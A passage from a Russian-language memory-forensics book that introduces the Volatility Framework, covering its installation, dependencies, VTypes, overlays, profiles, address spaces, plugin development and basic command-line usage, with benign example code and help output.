В книге рассматривается множество вариантов деревьев и их применение в операционных системах. Например, диспетчер памяти Windows использует дерево дескрипторов виртуальных адресов (virtual address descriptor, VAD) для эффективного поиска диапазонов памяти, используемых процессом. Дерево VAD является примером самобалансирующегося двоичного дерева, ключом которого служит диапазон адресов памяти. Интуитивно это означает, что узлы с меньшими диапазонами адресов памяти находятся в левом поддереве узла, а узлы с большими диапазонами - в правом. Как будет показано в главе 7, эти указатели вместе с симметричным обходом позволяют извлечь упорядоченный список диапазонов памяти, описывающий состояние виртуального адресного пространства процесса.

Итоги

Структуры данных играют решающую роль в анализе памяти. На самом базовом уровне они помогают придать смысл байтам дампа физической памяти, которые иначе казались бы произвольными. Понимая отношения между данными, например узлами дерева, элементами списка или символами строки, можно построить более точное и полное представление доказательств. Кроме того, знание конкретной реализации абстрактной структуры данных в операционной системе имеет первостепенное значение для понимания того, почему определённые атаки, изменяющие одну или несколько структур, оказываются успешными и как средства анализа памяти помогают обнаруживать такие атаки.

Глава 3. Платформа Volatility

Volatility Framework - полностью открытый набор инструментов, реализованный на Python и распространяемый по Стандартной общественной лицензии GNU версии 2. Аналитики используют Volatility для извлечения цифровых артефактов из образцов энергозависимой памяти (RAM). Поскольку исходный код Volatility открыт, а использование бесплатно, платформу можно загрузить и сразу приступить к сложному анализу, не заплатив ни копейки. Более того, если вы хотите понять внутреннее устройство своего инструмента, между вами и исходным кодом нет никаких преград: его можно исследовать и изучать без ограничений.

В этой главе изложены основные сведения, необходимые для установки Volatility, настройки рабочей среды и использования аналитических плагинов. Здесь также объясняются преимущества Volatility и описываются некоторые внутренние компоненты, благодаря которым этот инструмент является настоящей платформой. Не забывайте и о том, что программное обеспечение со временем развивается. Поэтому в будущем возможности платформы, набор плагинов, особенности установки и другие факторы могут измениться.

Почему Volatility?

Прежде чем приступать к работе с Volatility, следует познакомиться с некоторыми уникальными особенностями этой платформы. Как уже отмечалось, Volatility - не единственное приложение для экспертизы памяти: оно специально проектировалось иначе, чем остальные. Вот несколько причин, по которым Volatility быстро стала нашим основным инструментом:

• **Единая, целостная платформа.** Volatility анализирует память 32- и 64-разрядных систем Windows, Linux и Mac, а также 32-разрядной Android. Модульная архитектура Volatility позволяет без труда добавлять поддержку новых операционных систем и архитектур по мере их появления.
• **Открытый исходный код под лицензией GPLv2.** Исходный код можно читать, изучать и расширять. Понимание принципов работы Volatility сделает вас более эффективным аналитиком.
• **Написана на Python.** Python - зрелый язык для криминалистического анализа и обратной разработки с множеством библиотек, которые легко интегрировать в Volatility.
• **Работает на аналитических системах Windows, Linux и Mac.** Volatility запускается везде, где можно установить Python. Это приятное отличие от других средств анализа памяти, работающих только в Windows.
• **Расширяемый и пригодный для сценариев программный интерфейс приложения (API).** Volatility позволяет выходить за рамки готовых возможностей и продолжать создавать новое. Например, платформу можно использовать для управления песочницей вредоносных программ, интроспекции виртуальной машины (VM) или автоматизированного исследования памяти ядра.
• **Непревзойдённый набор функций.** Возможности платформы создавались на основе обратной разработки и специализированных исследований. Volatility предоставляет функции, которые не поддерживает даже собственный отладчик ядра Microsoft.
• **Всесторонняя поддержка форматов файлов.** Volatility анализирует необработанные дампы, дампы сбоев, файлы гибернации и различные другие форматы (см. главу 4). Поддерживается даже взаимное преобразование этих форматов.
• **Быстрые и эффективные алгоритмы.** Они позволяют анализировать дампы RAM крупных систем за малую долю времени, необходимого другим инструментам, и без лишнего расхода памяти.
• **Серьёзное и сильное сообщество.** Volatility объединяет участников из коммерческих компаний, правоохранительных органов и научных учреждений всего мира. На Volatility опирается и ряд

крупных организаций, включая Google, национальные лаборатории Министерства обороны США, DC3, а также многие компании, занимающиеся антивирусами и безопасностью.

• **Ориентация на криминалистический анализ, реагирование на инциденты и вредоносные программы.** Некоторые функции Volatility и WinDbg совпадают, но эти инструменты создавались для разных основных задач. Ряд аспектов часто чрезвычайно важен для эксперта-криминалиста, но не столь существенен для разработчика, отлаживающего драйвер ядра. К ним относятся невыделенная память, косвенные артефакты и другие особенности.

Чем Volatility не является

Volatility обладает множеством возможностей, однако к нескольким категориям не относится:

• **Это не средство получения памяти.** Volatility не получает память из исследуемых систем. Память получают одним из инструментов, упомянутых в главе 4, а затем анализируют с помощью Volatility. Исключением является подключение к работающей машине по FireWire и применение плагина Volatility `imagecopy` для сохранения RAM в файл. В таком случае вы фактически получаете память.

• **Это не графический интерфейс.** Volatility представляет собой инструмент командной строки и библиотеку Python, которую можно импортировать в собственные приложения, но не содержит графической оболочки. Ранее разные участники сообщества специалистов по компьютерной криминалистике разрабатывали графические интерфейсы для Volatility, однако официальная команда разработчиков сейчас их не поддерживает.

• **Она не свободна от ошибок.** Экспертиза памяти по своей природе может быть хрупкой и чувствительной. Поддержка дампов RAM из разных версий большинства основных операционных систем, где обычно работает малоизвестное стороннее программное обеспечение, имеет свою цену: возникают сложные условия и трудно воспроизводимые проблемы. Хотя команда разработчиков прилагает все усилия для устранения ошибок, иногда полностью избежать их невозможно.

Установка

Каждый основной выпуск Volatility распространяется в нескольких форматах, включая автономный исполняемый файл Windows, установщик модуля Python для Windows и пакеты исходного кода в архивах ZIP и GZIP/TAR. Пользователи обычно выбирают формат с учётом основной операционной системы, в которой планируют запускать Volatility, и предполагаемых способов работы с платформой: только анализировать дампы памяти либо также разрабатывать решения и интегрировать их с внешними инструментами. Форматы описаны в следующих разделах.

Автономный исполняемый файл Windows

Исполняемый файл - самый быстрый и простой способ начать работу с Volatility на аналитической машине Windows. Он включает интерпретатор Python 2.7 и все зависимости Volatility. Установка не требуется: достаточно запустить исполняемый файл из командной строки, как показано в следующем примере:

```
C:\>volatility-2.4.exe --help
Volatility Foundation Volatility Framework 2.4
Usage: Volatility - A memory forensics analysis platform.
```

```
Options:
     -h, --help   list all available options and their default values.
                  Default values may be set in the configuration file
                  (/etc/volatilityrc)
[snip]
```

> **Примечание.** Помните, что Volatility не имеет графического интерфейса, поэтому не пытайтесь запускать исполняемый файл двойным щелчком в Проводнике Windows.

Исполняемый файл можно запускать непосредственно со съёмного носителя, например USB-накопителя. В этом случае Volatility превращается в переносимую утилиту, которую можно брать с собой для удалённых расследований, где вам могут не разрешить использовать собственный ноутбук. Раньше многие также писали сценарии, автоматизирующие сбор данных из автономного исполняемого файла путём перенаправления его вывода в текстовые файлы.

Установщик модуля Python для Windows

Выберите этот пакет, если предпочитаемая аналитическая система работает под управлением Windows и вы собираетесь изучать или изменять исходный код Volatility: для отладки, обучения либо создания инструментов поверх платформы. В этом случае потребуется также установить интерпретатор Python 2.7 и зависимости, полный список которых приведён далее в этой главе.

По умолчанию исходные файлы копируются в `C:\PythonXX\Lib\site-packages\volatility`, где `XX` - версия Python, а основной сценарий `vol.py` - в `C:\PythonXX\Scripts`. После этого платформу можно использовать следующим образом:

```
C:\>python C:\Python27\Scripts\vol.py --help
Volatility Foundation Volatility Framework 2.4
Usage: Volatility - A memory forensics analysis platform.
Options:
     -h, --help   list all available options and their default values.
                  Default values may be set in the configuration file
                  (/etc/volatilityrc)
[snip]
```

Пакеты исходного кода

Это наиболее универсальный формат: его можно использовать в Windows, Linux или Mac при наличии работающего интерпретатора Python 2.7 и необходимых зависимостей. Однако важно помнить, что после извлечения содержимого пакета код можно установить двумя способами. У каждого есть свои преимущества:

• **Способ 1 (с помощью** `setup.py`**).** Извлеките архив и выполните команду `python setup.py install`. Для завершения установки могут потребоваться права администратора. Этот способ копирует файлы в правильные места на диске, чтобы пространство имён Volatility было доступно другим сценариям Python. Если вы не собираетесь импортировать Volatility как библиотеку в проекты разработки, рассмотрите вместо этого способ 2. Недостаток первого способа состоит в сложности обновления и удаления.

• **Способ 2 (без** `setup.py`**).** Извлеките архив в выбранный каталог. Когда потребуется Volatility, просто выполните `python /PATH/TO/vol.py`. Этот способ часто считается более чистым, поскольку файлы не перемещаются за пределы выбранного каталога, а права администратора не нужны. Кроме того, можно без труда одновременно иметь несколько версий Volatility, храня их в отдельных каталогах. Для удаления достаточно удалить каталог.

Ветка разработки (репозиторий кода)

В настоящее время Volatility размещается на GitHub. Там находится самый свежий экспериментальный код, включая исправления ошибок, обнаруженных после выпуска, и крупные новые возможности, которые проверяются перед включением в основной выпуск. Поэтому этот код предназначен для тех, кого стабильная версия интересует меньше, чем грядущие изменения.

В последних версиях Mac средства управления исходным кодом по умолчанию встроены в операционную систему, а в большинстве дистрибутивов Linux доступны через диспетчеры пакетов. Например, в Debian или Ubuntu можно ввести `apt-get install git`, а в CentOS или Red Hat - `yum install git-core`. Для Windows можно загрузить mysysGit (msysgit.github.io) или воспользоваться приложением GitHub (windows.github.com). Установив инструменты, можно получить рабочую копию исходного кода Volatility. Ниже приведён пример клонирования репозитория в Linux или Mac:

```
$ git clone https://github.com/volatilityfoundation/volatility.git
Cloning into 'volatility'...
remote: Counting objects: 10202, done.
remote: Compressing objects: 100% (2402/2402), done.
remote: Total 10202 (delta 7756), reused 10182 (delta 7736)
Receiving objects: 100% (10202/10202), 12.11 MiB | 343.00 KiB/s, done.
Resolving deltas: 100% (7756/7756), done.
Checking connectivity... done.
$ python volatility/vol.py --help
Volatility Foundation Volatility Framework 2.4
Usage: Volatility - A memory forensics analysis platform.
Options:
     -h, --help   list all available options and their default values.
                  Default values may be set in the configuration file
                  (/etc/volatilityrc)
[snip]
```

После фиксации разработчиками исправлений или изменений в исходном коде синхронизировать рабочую копию можно простой командой `git pull`, не дожидаясь нового выпуска. При этом передаются только файлы, изменившиеся после последнего обновления.

> **Примечание.** Если после обновления проблема или определённое поведение сохраняется, причиной могут быть «устаревшие» файлы `.pyc`, то есть скомпилированные файлы Python. Чтобы очистить файлы `.pyc`, перейдите в корневой каталог Volatility и в Linux или Mac введите следующую команду:

```
$ make clean
```

> В Windows откройте PowerShell и введите:

```
PS C:\volatility> Get-ChildItem -path . -Include '*.pyc' -Recurse | Remove-Item
```

Зависимости

Как уже отмечалось, при работе с автономным исполняемым файлом Windows о зависимостях беспокоиться не требуется. Во всех остальных случаях может понадобиться установить дополнительные пакеты в зависимости от предполагаемых плагинов Volatility. Большая часть основных функций работает без дополнительных зависимостей, кроме стандартного интерпретатора Python. Ниже перечислены сторонние модули, которые может использовать Volatility, и зависящие от них плагины.

• **Distorm3.** Мощная библиотека дизассемблирования x86/AMD64 (code.google.com). От неё зависят плагины Volatility `apihooks`, `callbacks`, `impscan`, `volshell`, `linux_volshell`, `mac_volshell` и `linux_check_syscall`.

• **Yara.** Инструмент обнаружения и классификации вредоносных программ (code.google.com). От него зависят плагины Volatility `yarascan`, `mac_yarascan` и `linux_yarascan`.
• **PyCrypto.** Набор криптографических средств Python (dlitz.net). От этой библиотеки зависят плагины Volatility `lsadump` и `hashdump`.
• **PIL.** Библиотека изображений Python (pythonware.com). От неё зависит плагин `screenshot`.
• **OpenPyxl.** Библиотека Python для чтения и записи файлов Excel (bitbucket.org). От неё зависит плагин `timeliner` при использовании режима вывода `xlsx`.

Подробности установки зависимостей следует искать в документации сопровождающих соответствующих проектов. В большинстве случаев достаточно выполнить `python setup.py install` или воспользоваться диспетчером пакетов. Если набор зависимостей изменится, актуальный список всегда можно найти в вики Volatility.

Платформа

Volatility Framework состоит из нескольких подсистем, которые совместно обеспечивают надёжный набор функций. На следующих нескольких страницах мы кратко, но подробно познакомимся с ключевыми компонентами. Хотя некоторые из них предназначены скорее для разработчиков, чем для пользователей платформы, изложенные здесь термины и понятия чрезвычайно полезны для понимания работы средств экспертизы памяти и будут встречаться на протяжении всей остальной книги.

VTypes

Это язык определения и разбора структур Volatility. Как вы помните из главы 2, большинство операционных систем и работающих в них приложений написано на C, где структуры данных широко используются для объединения связанных переменных и атрибутов. Поскольку Volatility написана на Python, структуры данных C необходимо каким-то образом представлять в исходных файлах Python. Именно это позволяют делать VTypes. Можно определить структуры, имена, смещения и типы членов которых в точности соответствуют используемым анализируемой операционной системой. Тогда, обнаружив экземпляр структуры в дампе памяти, Volatility будет знать, как интерпретировать лежащие в его основе данные: как целое число, строку, указатель и так далее.

В следующем примере предположим, что имеется такая структура данных C:

```
struct process {
    int pid;
    int parent_pid;
    char name[10];
    char * command_line;
    void * ptv;
};
```

Структура содержит пять членов: два целых числа, массив символов, указатель на строку и указатель `void`, подробнее рассматриваемый далее в разделе «Наложения». Эквивалентная структура на языке VType выглядит так:

```
'process' : [ 26, {
    'pid' : [ 0, ['int']],
    'parent_pid' : [ 4, ['int']],
    'name' : [ 8, ['array', 10, ['char']]],
    'command_line' : [ 18, ['pointer', ['char']]],
    'ptv' : [ 22, ['pointer', ['void']]],
}]
```

На первый взгляд синтаксис может показаться несколько сложным, но это всего лишь последовательность словарей и списков Python. Имя структуры `process` является первым ключом словаря, после которого указан полный размер структуры, равный 26. Затем следуют все члены вместе с соответствующими смещениями от начала структуры и типами. Например, `name` находится по смещению 8 и представляет собой массив из 10 символов. Познакомившись с синтаксисом и начав моделировать более сложные структуры, вы заметите, что язык VType поддерживает почти столько же типов данных, сколько C. В частности, можно определять указатели, битовые поля, перечисления и объединения.

В следующем примере показана структура `_EPROCESS` из 64-разрядной Windows 7. Её полный размер в байтах равен `0x4d0`, а первым расположен член `Pcb`, который в действительности является другой структурой типа `_KPROCESS`. Обратите внимание, что по смещению `0x1f8` находятся три разных члена: `ExceptionPortData`, `ExceptionPortValue` и `ExceptionPortState`. Так объединение выглядит на языке VType. Как вам, возможно, известно, размер объединения определяется его крупнейшим элементом, в данном случае 8-байтовым `unsigned long long`. Хотя `ExceptionPortState` входит в это объединение, он определён как `BitField`, состоящий из трёх младших битов 8-байтового значения: начинается с бита 0 и заканчивается перед битом 3.

```
'_EPROCESS' : [ 0x4d0, {
    'Pcb' : [ 0x0, ['_KPROCESS']],
    'ProcessLock' : [ 0x160, ['_EX_PUSH_LOCK']],
    'CreateTime' : [ 0x168, ['_LARGE_INTEGER']],
    'ExitTime' : [ 0x170, ['_LARGE_INTEGER']],
    'RundownProtect' : [ 0x178, ['_EX_RUNDOWN_REF']],
    'UniqueProcessId' : [ 0x180, ['pointer64', ['void']]],
    'ActiveProcessLinks' : [ 0x188, ['_LIST_ENTRY']],
    'ProcessQuotaUsage' : [ 0x198, ['array', 2, ['unsigned long long']]],
    'ProcessQuotaPeak' : [ 0x1a8, ['array', 2, ['unsigned long long']]],
    'CommitCharge' : [ 0x1b8, ['unsigned long long']],
    'QuotaBlock' : [ 0x1c0, ['pointer64', ['_EPROCESS_QUOTA_BLOCK']]],
    'CpuQuotaBlock' : [ 0x1c8, ['pointer64', ['_PS_CPU_QUOTA_BLOCK']]],
    'PeakVirtualSize' : [ 0x1d0, ['unsigned long long']],
    'VirtualSize' : [ 0x1d8, ['unsigned long long']],
    'SessionProcessLinks' : [ 0x1e0, ['_LIST_ENTRY']],
    'DebugPort' : [ 0x1f0, ['pointer64', ['void']]],
    'ExceptionPortData' : [ 0x1f8, ['pointer64', ['void']]],
    'ExceptionPortValue' : [ 0x1f8, ['unsigned long long']],
    'ExceptionPortState' : [ 0x1f8, ['BitField', dict(start_bit = 0, end_bit = 3,
          native_type='unsigned long long')]],
    'ObjectTable' : [ 0x200, ['pointer64', ['_HANDLE_TABLE']]],
[snip]
```

Создание VTypes

Хотя после некоторой практики работать с синтаксисом VType довольно просто, огромное количество структур, используемых операционной системой или приложением, делает ручное создание всех определений совершенно непрактичным. Кроме того, структуры могут изменяться до неузнаваемости с каждой новой версией операционной системы и даже после установки нового пакета обновления или обновления безопасности. Чтобы справиться с этой сложностью, Брендан Долан-Гэвитт (cc.gatech.edu) разработал метод автоматического создания VTypes из отладочных символов Microsoft, то есть файлов PDB. В частности, он написал библиотеку `pdbparse` (code.google.com), которая преобразует закрытый двоичный формат PDB в открытый язык VType, понятный Volatility.

Основные структуры данных, необходимые Volatility для поддержки выпуска Microsoft Windows, обычно можно найти в отладочных символах модуля ядра NT: `ntoskrnl.exe`, `ntkrnlpa.exe` и других. Однако важно учитывать, что Microsoft раскрывает не все структуры, необходимые

операционной системе, а только те, которые могут обоснованно помочь при отладке. Исключаются тысячи структур, связанных с управлением паролями, механизмами безопасности и другими возможностями системы, которые предпочитают не документировать из опасения, что злоумышленники воспользуются этими сведениями во вредоносных целях, например для создания эксплойтов. В таких случаях создание VTypes вновь приходится выполнять вручную: разработчики или исследователи должны провести обратную разработку компонентов операционной системы и создать собственные определения структур, пригодные для Volatility.

Наложения

Наложения позволяют исправлять, или накладывать заплаты на, автоматически созданные определения структур. Это важно для экспертизы памяти, поскольку код операционной системы часто широко использует в структурах указатели `void` (`void *`). Указатель `void` указывает на данные, тип которых во время выделения неизвестен или может быть произвольным. К сожалению, отладочные символы не содержат достаточно сведений для автоматического определения типов, а при анализе может потребоваться переходить по таким указателям, то есть разыменовывать их. Определив тип конкретного члена структуры, обычно путём обратной разработки или проб и ошибок, можно применить наложение, которое переопределит автоматически созданное определение VType.

В предыдущем разделе использовалась структура `process` с членом `void * ptv`. Если известно, что `ptv` в действительности является указателем на другую структуру `process`, можно создать следующее наложение:

```
'process' : [ None, {
    'ptv' : [ None, ['pointer', ['process']]],
}
```

Обратите внимание на два значения `None`, расположенные на местах, где обычно хранятся размер структуры и смещения членов. `None` указывает, что соответствующие части определения не меняются. Это наложение изменяет только тип `ptv` с `void *` на `process *`. После применения такого наложения при обращении к `ptv` в плагинах Volatility платформа будет знать, что это ссылка на структуру `process`.

Наложения не только уточняют определения структур, но и полезны для удобства и единообразия. Например, Windows хранит многие временные метки в структуре `_LARGE_INTEGER`. Она содержит два 32-разрядных целых числа, младшую и старшую части, которые объединяются в 64-разрядное значение временной метки. Значение `1325230153` после преобразования означает `2011-12-30 07:29:13 UTC+0000`. Многим плагинам Volatility требуется выводить временные метки в таком удобочитаемом виде. Поэтому имеет смысл глобально заменять в структурах тип `_LARGE_INTEGER`, используемый для хранения временных меток, специальным типом, который выполняет преобразование автоматически.

Объекты и классы

Объект Volatility, далее просто объект, - это экземпляр структуры, существующий по определённому адресу в адресном пространстве (address space, AS). С адресными пространствами мы познакомимся позднее, а пока считайте AS интерфейсом к файлу дампа памяти, похожим на файловый дескриптор. Например, объект можно создать, разместив экземпляр структуры `_EPROCESS` по адресу `0x80dc1a70` дампа памяти. После создания объекта, обычно вызовом API Volatility `obj.Object()`, можно обращаться к любому члену лежащей в его основе структуры, выводить значения, выполнять основанные на них вычисления и так далее.

Класс объекта позволяет расширять функциональные возможности объекта. Иными словами, к объекту можно присоединить методы или свойства, которые затем станут доступны всем его экземплярам. Это превосходный способ совместно использовать код в нескольких плагинах, который также упрощает применение API платформы. Например, если разные плагины создают объекты `_EPROCESS` и всем им часто требуется по нескольким признакам определять подозрительность процесса, такую логику можно добавить с помощью класса объекта. Простой пример приведён ниже:

```
import volatility.obj as obj
class _EPROCESS(obj.CType):
    """An object class for _EPROCESS"""
    def is_suspicious(self):
        """Determine if a process is suspicious
        based on several factors.
        :returns <bool>
        """
        # проверить имя процесса
        if self.ImageFileName == "fakeav.exe":
            return True
        # проверить идентификатор процесса
        if self.UniqueProcessId == 0x31337:
            return True
        # проверить путь процесса
        if "temp" in str(self.Peb.ProcessParameters.ImagePathName):
            return True
        return False
```

Показанный метод проверяет несколько характеристик процесса: совпадает ли его имя с `fakeav.exe`, равен ли PID значению `0x31337` и содержит ли полный путь к процессу на диске подстроку `temp`. Хотя это далеко не полный аудит процесса, а с другими способами анализа процессов вы познакомитесь далее в книге, пример по крайней мере демонстрирует общую идею присоединения API к объектам. Везде, где в плагинах Volatility используется объект процесса, проверку можно вызвать как `process.is_suspicious()`.

Профили

Профиль - это набор VTypes, наложений и классов объектов для конкретной версии операционной системы и аппаратной архитектуры: x86, x64 или ARM. Помимо этих компонентов профиль включает следующее:

• **Метаданные.** Такие сведения, как имя операционной системы, например `windows`, `mac` или `linux`, версия ядра и номера сборок.
• **Сведения о системных вызовах.** Индексы и имена системных вызовов.
• **Постоянные значения.** Глобальные переменные, которые в некоторых операционных системах находятся по жёстко заданным адресам.
• **Машинные типы.** Низкоуровневые типы машинных языков, обычно C, включая размеры целых чисел, типов `long` и так далее.
• **Карта системы.** Адреса критически важных глобальных переменных и функций, только для Linux и Mac.

Каждый профиль имеет уникальное имя, обычно образованное от имени операционной системы, версии, пакета обновления и архитектуры. Например, `Win7SP1x64` - имя профиля 64-разрядной Windows 7 Service Pack 1. Аналогично, `Win2012SP0x64` соответствует 64-разрядной Windows Server 2012. В следующем разделе «Использование Volatility» объясняется, как получить полный список имён профилей, поддерживаемых установленной версией Volatility.

Помимо Windows, Volatility поддерживает дампы памяти Linux, Mac и Android. Дополнительные сведения о создании и подключении профилей этих систем приведены в части III «Экспертиза памяти Linux» и части IV «Экспертиза памяти Mac».

Адресные пространства

Адресное пространство (AS) - интерфейс, предоставляющий гибкий и единообразный доступ к данным в RAM, при необходимости выполняющий преобразование виртуальных адресов в физические и прозрачно учитывающий различия форматов файлов дампов памяти. К таким различиям относятся, например, закрытые заголовки, добавляемые к дампам сбоев Microsoft, и схемы сжатия файлов гибернации. Поэтому для воссоздания того же «представления» памяти, которое видят приложения на работающей машине, AS должно глубоко знать схемы расположения памяти и способы хранения.

Виртуальные, или страничные, адресные пространства

Эти AS поддерживают реконструкцию виртуальной памяти. Они используют многие из тех же алгоритмов преобразования адресов, что и процессоры Intel и AMD (см. главу 1), поэтому данные можно искать автономно, независимо от целевой операционной системы, из которой был получен дамп памяти. Важная особенность виртуальных AS состоит в том, что они работают только с выделенной и доступной памятью, то есть не выгруженной на диск. Виртуальное AS содержит подмножество памяти, которое программы системы могли «видеть» в момент получения образца без создания ошибки страницы для возврата выгруженных данных в RAM.

Категория виртуальных, или страничных, пространств далее делится на AS ядра и процессов. Пространство ядра даёт представление памяти, выделенной и доступной драйверам устройств и модулям, работающим в режиме ядра. AS процесса, напротив, показывает память с точки зрения конкретного процесса. Как вы узнали в главе 1, у процессов есть закрытые AS, поэтому каждый процесс располагает собственным представлением памяти пользовательского режима. Сопоставление найденных в дампе памяти данных с процессами, которые в тот момент обращались к ним, - распространённый метод расследования.

> **Примечание.** В главе 4 упоминается, что в настоящее время Volatility не поддерживает анализ файла подкачки. Однако в ближайшем будущем он, вероятно, будет реализован как абстрактное AS, читающее дамп физической памяти и один или несколько файлов подкачки, чтобы предоставить полное представление памяти.

Физические адресные пространства

Эти AS главным образом работают с разными форматами файлов, в которых инструменты получения памяти сохраняют физическую память. Простейший формат - обычный необработанный дамп памяти, который не содержит ни закрытых заголовков, ни сжатия. Однако к этой категории относятся также дампы сбоев, файлы гибернации и снимки виртуальных машин, например сохранённые состояния VMware и дампы ядра VirtualBox, которые вместе с самой памятью целевой машины могут хранить метаданные определённого поставщика. В отличие от виртуальных AS, физические часто содержат диапазоны памяти, которые операционная система отметила как освобождённые или более не выделенные. Это позволяет обнаруживать остаточные, или исторические, артефакты действий, выполнявшихся когда-то в прошлом.

Наложение адресных пространств

Несколько изученных категорий AS чаще всего используются совместно и поддерживают друг друга. Чтобы наглядно представить это взаимодействие, обратитесь к рис. 3-1. Схема показывает, как AS автоматически накладываются друг на друга, обеспечивая поддержку широкого спектра типов файлов и аппаратных архитектур, с которыми умеет работать Volatility.




Рисунок 3-1. Volatility использует наложенные адресные пространства

В этом примере рассматривается дамп сбоя 64-разрядной системы Windows. Когда плагин Volatility запрашивает чтение виртуального адреса, адрес сначала передаётся AS AMD64, которое преобразует виртуальный адрес в физический. Результатом служит смещение в физической памяти, где находятся нужные данные. Для необработанного дампа памяти с заполнением это смещение совпадает со смещением в файле дампа. Однако файл дампа сбоя содержит различные заголовки и может разбивать несмежные диапазоны памяти на «серии», поэтому смещение в физической памяти не совпадает со смещением в файле дампа сбоя. Здесь вступает в действие AS дампа сбоя. Оно знает размер своих заголовков и умеет разбирать сведения о расположении диапазонов памяти, благодаря чему восстанавливает исходное представление физической памяти. Поэтому AS дампа сбоя легко находит запрошенное смещение в лежащем в основе файле.

Система плагинов

Плагины позволяют расширять существующую платформу Volatility. Например, плагин адресного пространства может добавить поддержку операционных систем, работающих на новых наборах микросхем ЦП. Аналитические плагины создаются для поиска и анализа конкретных компонентов операционной системы, пользовательских приложений и даже образцов вредоносного кода. Независимо от вида разрабатываемого плагина платформа предоставляет API и шаблоны, которые сравнительно упрощают проектирование и интеграцию ваших идей.

Для разработки аналитического плагина создаётся класс Python, наследующий `commands.Command` и переопределяющий несколько базовых методов. В частности, две основные настраиваемые функции - `calculate`, где выполняется большая часть работы плагина, и `render_text`, где результаты форматируются для текстового вывода. Иными словами, код `calculate` отвечает за поиск и анализ объектов в памяти. Результаты вычислений передаются `render_text` для отображения в терминале. Следующий код представляет минимальный аналитический плагин, который просто выводит имена всех процессов системы. Имя плагина образуется от имени класса `ExamplePlugin`.

```
import volatility.utils as utils
import volatility.commands as commands
import volatility.win32.tasks as tasks
class ExamplePlugin(commands.Command):
    """This is an example plugin"""
    def calculate(self):
        """This method performs the work"""
        addr_space = utils.load_as(self._config)
        for proc in tasks.pslist(addr_space):
            yield proc
    def render_text(self, outfd, data):
        """This method formats output to the terminal.
        :param outfd    | <file>
               data     | <generator>
        """
        for proc in data:
            outfd.write("Process: {0}\n".format(proc.ImageFileName))
```

Чтобы выполнить плагин, переместите содержащий этот код файл Python в каталог `volatility/plugins` или любой его подкаталог. Система плагинов автоматически обнаружит и зарегистрирует его.

> **Примечание.** Файлы плагинов можно хранить во внешнем каталоге или даже в нескольких внешних каталогах. Однако тогда Volatility необходимо сообщить, где их искать, задав параметр `--plugins`. В качестве значения указывается один или несколько каталогов, разделённых двоеточиями в UNIX (`DIR1:DIR2:DIR3`) или точками с запятой в Windows (`DIR1;DIR2;DIR3`). Вместо каталогов можно также передавать пути к ZIP-файлам с плагинами.
>
> Следует учитывать, что при использовании параметра `--plugins` его необходимо указывать непосредственно после `vol.py`. Например, первая команда сработает, а вторая - нет:

```
$ python vol.py --plugins=DIR pslist
$ python vol.py pslist --plugins=DIR
```

Основные плагины

Основная платформа Volatility включает более 200 аналитических плагинов. Ради краткости мы не станем перечислять их здесь, но важно хотя бы бегло просмотреть названия и описания, чтобы получить общее представление о возможностях, которые стоит начать изучать, когда вы приступите к делу. В любой момент можно также вывести список плагинов, доступных в вашей версии Volatility, командой `vol.py --info`.

Использование Volatility

Теперь, получив общее представление о Volatility, можно перейти к изучению командной строки. В этом разделе рассматриваются базовая структура команды, отображение справки и точная настройка рабочей среды.

Основные команды

Простейшая команда Volatility строится следующим образом. Выполните основной сценарий Python `vol.py`, передав ему путь к файлу дампа памяти, имя профиля и запускаемый плагин, а при необходимости - параметры этого плагина:

```
$ python vol.py -f <FILENAME> --profile=<PROFILE> <PLUGIN> [ARGS]
```

Пример:

```
$ python vol.py -f /home/mike/memory.dmp --profile=Win7SP1x64 pslist
```

При использовании автономного исполняемого файла Windows синтаксис выглядит так:

```
C:\>volatlity-2.4.exe -f C:\Users\Mike\memory.dmp --profile=Win7SP1x64 pslist
```

У показанной базовой команды есть несколько исключений: вызов Volatility с `-h/--help` для просмотра глобальных параметров, с `--info` для просмотра всех доступных AS, плагинов и профилей, а также ситуация, когда нужный профиль ещё неизвестен.

Отображение справки

Некоторые параметры командной строки имеют глобальную область действия, то есть применяются ко всем плагинам. Если вы только начинаете работать с Volatility или хотите лучше узнать доступные настройки, внимательно прочитайте этот раздел.

Чтобы открыть главное меню справки, передайте в командной строке `-h/--help`. Будут показаны глобальные параметры, включая значения по умолчанию, если они применимы, и список плагинов, доступных для указанного в данный момент профиля. Если профиль не задан, используется профиль по умолчанию `WinXPSP2x86`, поэтому вы увидите только плагины, допустимые для этой операционной системы и архитектуры. Например, в списке не будет плагинов Linux или плагинов Windows, работающих только в Vista. Ниже приведён пример:

```
$ python vol.py --help
Volatility Foundation Volatility Framework 2.4
Usage: Volatility - A memory forensics analysis platform.
Options:
  -h, --help            list all available options and their default values.
                        Default values may be set in the configuration file
                        (/etc/volatilityrc)
  --conf-file=/Users/michaelligh/.volatilityrc
                        User based configuration file
  -d, --debug           Debug volatility
  --plugins=PLUGINS     Additional plugin directories to use (colon separated)
  --info                Print information about all registered objects
  --cache-directory=/Users/michaelligh/.cache/volatility
                        Directory where cache files are stored
  --cache               Use caching
  --tz=TZ               Sets the timezone for displaying timestamps
  -f FILENAME, --filename=FILENAME
                        Filename to use when opening an image
  --profile=WinXPSP2x86
                        Name of the profile to load
  -l LOCATION, --location=LOCATION
                        A URN location from which to load an address space
  -w, --write           Enable write support
  --dtb=DTB             DTB Address
  --output=text         Output in this format (format support is module
                        specific)
  --output-file=OUTPUT_FILE
                        write output in this file
  -v, --verbose         Verbose information
  --shift=SHIFT         Mac KASLR shift address
  -g KDBG, --kdbg=KDBG  Specify a specific KDBG virtual address
```

```
  -k KPCR, --kpcr=KPCR  Specify a specific KPCR address
        Supported Plugin Commands:
               apihooks     Detect API hooks in process and kernel memory
               atoms        Print session and window station atom tables
               atomscan     Pool scanner for _RTL_ATOM_TABLE
        [snip]
```

